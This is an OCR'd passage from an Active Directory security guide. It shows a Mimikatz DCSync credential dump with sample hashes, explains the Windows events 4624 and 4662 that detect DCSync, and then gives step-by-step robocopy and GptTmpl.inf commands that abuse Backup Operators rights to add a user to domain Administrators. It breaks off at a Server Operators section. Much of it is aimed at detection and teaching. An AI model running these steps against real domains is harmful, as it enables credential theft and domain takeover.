
```
Mimikatz # lsadump::dcsync /all /csv
```

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Dec 22 2019 21:45:22
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /all /csv
[DC] 'corp.contoso.com' will be the domain
[DC] 'DC.corp.contoso.com' will be the DC server
[DC] Exporting domain 'corp.contoso.com'
1105    Craig   a87f3a337d73085c45f9416be5787d86
1106    Jeff    a87f3a337d73085c45f9416be5787d86
1107    Paul    a87f3a337d73085c45f9416be5787d86
1108    Amy     a87f3a337d73085c45f9416be5787d86
1109    Ann     a87f3a337d73085c45f9416be5787d86
1110    Michelle        a87f3a337d73085c45f9416be5787d86
1111    Dan     a87f3a337d73085c45f9416be5787d86
1112    Heidi   a87f3a337d73085c45f9416be5787d86
1117    CMNetAccess     a87f3a337d73085c45f9416be5787d86
1114    SQLAgent        a87f3a337d73085c45f9416be5787d86
502     krbtgt  944434f560406923562c662e67e82c31
4601    NDESService     a87f3a337d73085c45f9416be5787d86
1104    Peter   a87f3a337d73085c45f9416be5787d86
```

After executing **DCSync**, which already requires Domain Admin or equivalent. The following two events show up on the Domain Controller. **4624** & **4662**



Event ID	4624
Description	An account was successfully logged on
Logon Type	3
Impersonation Level	Delegation



Event ID	4624
Logon Type	This is a valuable piece of information as it tells you how the user just logged on
Impersonation Level	Contains one of the following values: **Empty string** **Identification** **Impersonation** **Delegation**

Summarize


DCSync generates an event 4624 on the Domain Controller with the following information:

Logon Type ‘’**3**’’, which is a **Network** Logon.

Logon Type	Logon Title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.

Impersonation Level is **Delegation.** This means that a server process can impersonate the client's security context on **remote systems**.

Event ID	4662
Description	An operation was performed on an object
Object Type	DomainDNS
Access Mask	0x100
Properties	{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2




Event ID	4662
Event Description	This event generates every time when an operation was performed on an Active Directory object.
Object Type	Type or class of the object that was accessed
Access Mask	0x100
Properties	The type of access was used

Summarize

An adversary can perform a **DCSync** from a regular workstation to pull out all the password hashes of users without to login on the DC. Everything can be remotely through the **MS-DRSR** protocol.

Event **4662** indicates when an operation was performed on an Active Directory Object.


We know that when someone executes a DCSync attack. It will access an object, which is in this case the **domainDNS**. This is the Domain Object in AD, so this forms the **Object Type**.



We get a **0x100** at **Access Mask**. Which means the following:

Access allowed only after **extended rights** checks supported by the object are performed. The right to perform an operation controlled by an extended access right.

Since we know that ''**Replication Directory Get Changes**'' and ''**Replication Directory Get Changes All**'' is required on the **Domain Object** to perform a **DCSync**, but also falls under the category ''**AllExtendedRights**'' - Gives an indication that it was an actually DCSync attack.



When executing a **DCSync** attack. Two security events of 4662 will be logged on the Domain Controller with the GUID's:

DS-Replication-Get-Changes: {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}

DS-Replication-Get-Changes-All: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

- Recommendation

Monitor the following security events on the Domain Controller, and yes. **4662** is not enough, because it might lead to false positive, which means that you have to look at **4624** as well that is related to both **4662** events.

- Logs on the Domain Controller

Event ID	4624
Logon Type	3
Impersonation Level	Delegation

Event ID	4662
Object Type	DomainDNS
Access Mask	0x100
Properties	{1131f6**aa**-9c07-11d1-f79f-00c04fc2dcd2}

Event ID	4662
Object Type	DomainDNS
Access Mask	0x100
Properties	{1131f6**ad**-9c07-11d1-f79f-00c04fc2dcd2}

- 7.1 – Moving laterally with Backup Operators


Summary:

Backup Operators is a Built-in group in Active Directory and stored in the Builtin container. This group is (mainly) used to manage the Windows Server Backup feature, which gives an admin the rights to log on (locally) to the DC and make a backup and restore of the DC.

From an attackers perspective. Backup Operators has the rights to move laterally to the Domain Controller and compromise an entire Active Directory. Dave Mayor gave an amazing talk at DerbyCon on how Backup Operators could be used to become a Domain Admin. Credits to him for publishing about it.


[Exploitation]

- The first step is to create a folder in the **C** drive. I will create a folder called ''**GroupPolicy**'' and in that folder. I will create two another folders called ''**original**'' and ''**modified**''



- Now I need to run CMD from an elevated prompt with the account that is part of the Backup Operators, group.

C:\Windows\System32>**runas /netonly /user:IDENTITY\Mario cmd.exe**




- Now type the following command:


robocopy \\IDENTITY-DC\sysvol\IDENTITY.local\ C:\GroupPolicy\original /b /s

```
C:\windows\system32>robocopy \\IDENTITY-DC\sysvol\IDENTITY.local\ C:\GroupPolicy\original /b /s

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Monday, January 13, 2020 7:09:59 PM
   Source : \\IDENTITY-DC\sysvol\IDENTITY.local\
     Dest : C:\GroupPolicy\original\

    Files : *.*

  Options : *.* /S /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```


- Now go to the **C:\GroupPolicy\modified** folder and create a sub folder called ''**Policies**''



- Now go to the following location: **C:\GroupPolicy\original\Policies** and **copy** the following GUID.




- Paste the copied GUID in the following location: **C:\GroupPolicy\modified\Policies**



- Run the following command:

```
robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b
```




- Now go to the following location again: **C:\GroupPolicy\modified** and create a folder called ''**MACHINE**'', in that folder, create a folder called ''**Microsoft**'' and in the ''Microsoft'' folder, create a folder called **''Windows NT''** and in the ''Windows NT'' folder, create a folder called **''SecEdit''**
- This is what you will get: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**

- Now edit the GptTmpl.inf file that is located in **C:\GroupPolicy\original\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit**
- Before you are doing that. Get the **SID** of the user account that is in Backup Operators. We are going to assign it local Administrators privileges, which is ***S-1-5-32-544**
- Add the following line under **Revision=1**
  [Group Membership]
  *S-1-5-21-1568615022-3734254442-823492033-1622__Membersof = *S-1-5-32-544
  *S-1-5-21-1568615022-3734254442-823492033-1622__Members =


```
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-21-1568615022-3734254442-823492033-1622__Memberof = *S-1-5-32-544
*S-1-5-21-1568615022-3734254442-823492033-1622__Members =
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
```

- Now save the file in the following location: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**




- Run the following command:

```
robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b
```



- Run **gpupdate /force**
- Net user Mario /domain
- We are now part of the Built-in\Administrators group in AD.




- 8.1 – Moving laterally with Server Operators

Summary:


The Server Operators group provides a great deal of power to its membership, which is why there are no default members when it is initially created. Members of this group can perform a number of administrative tasks on servers within the domain, including creating and deleting shared resources, backing up and restoring files, starting and stopping services, shutting down the system, and even formatting hard drives. Because members have the potential to cause significant damage to a DC, users should be added with caution to this group.

Server Operators has the same rights as Backup Operators, but it is even more powerful.

- Here we can see our user Alice that is part of the **Server Operators**, group.

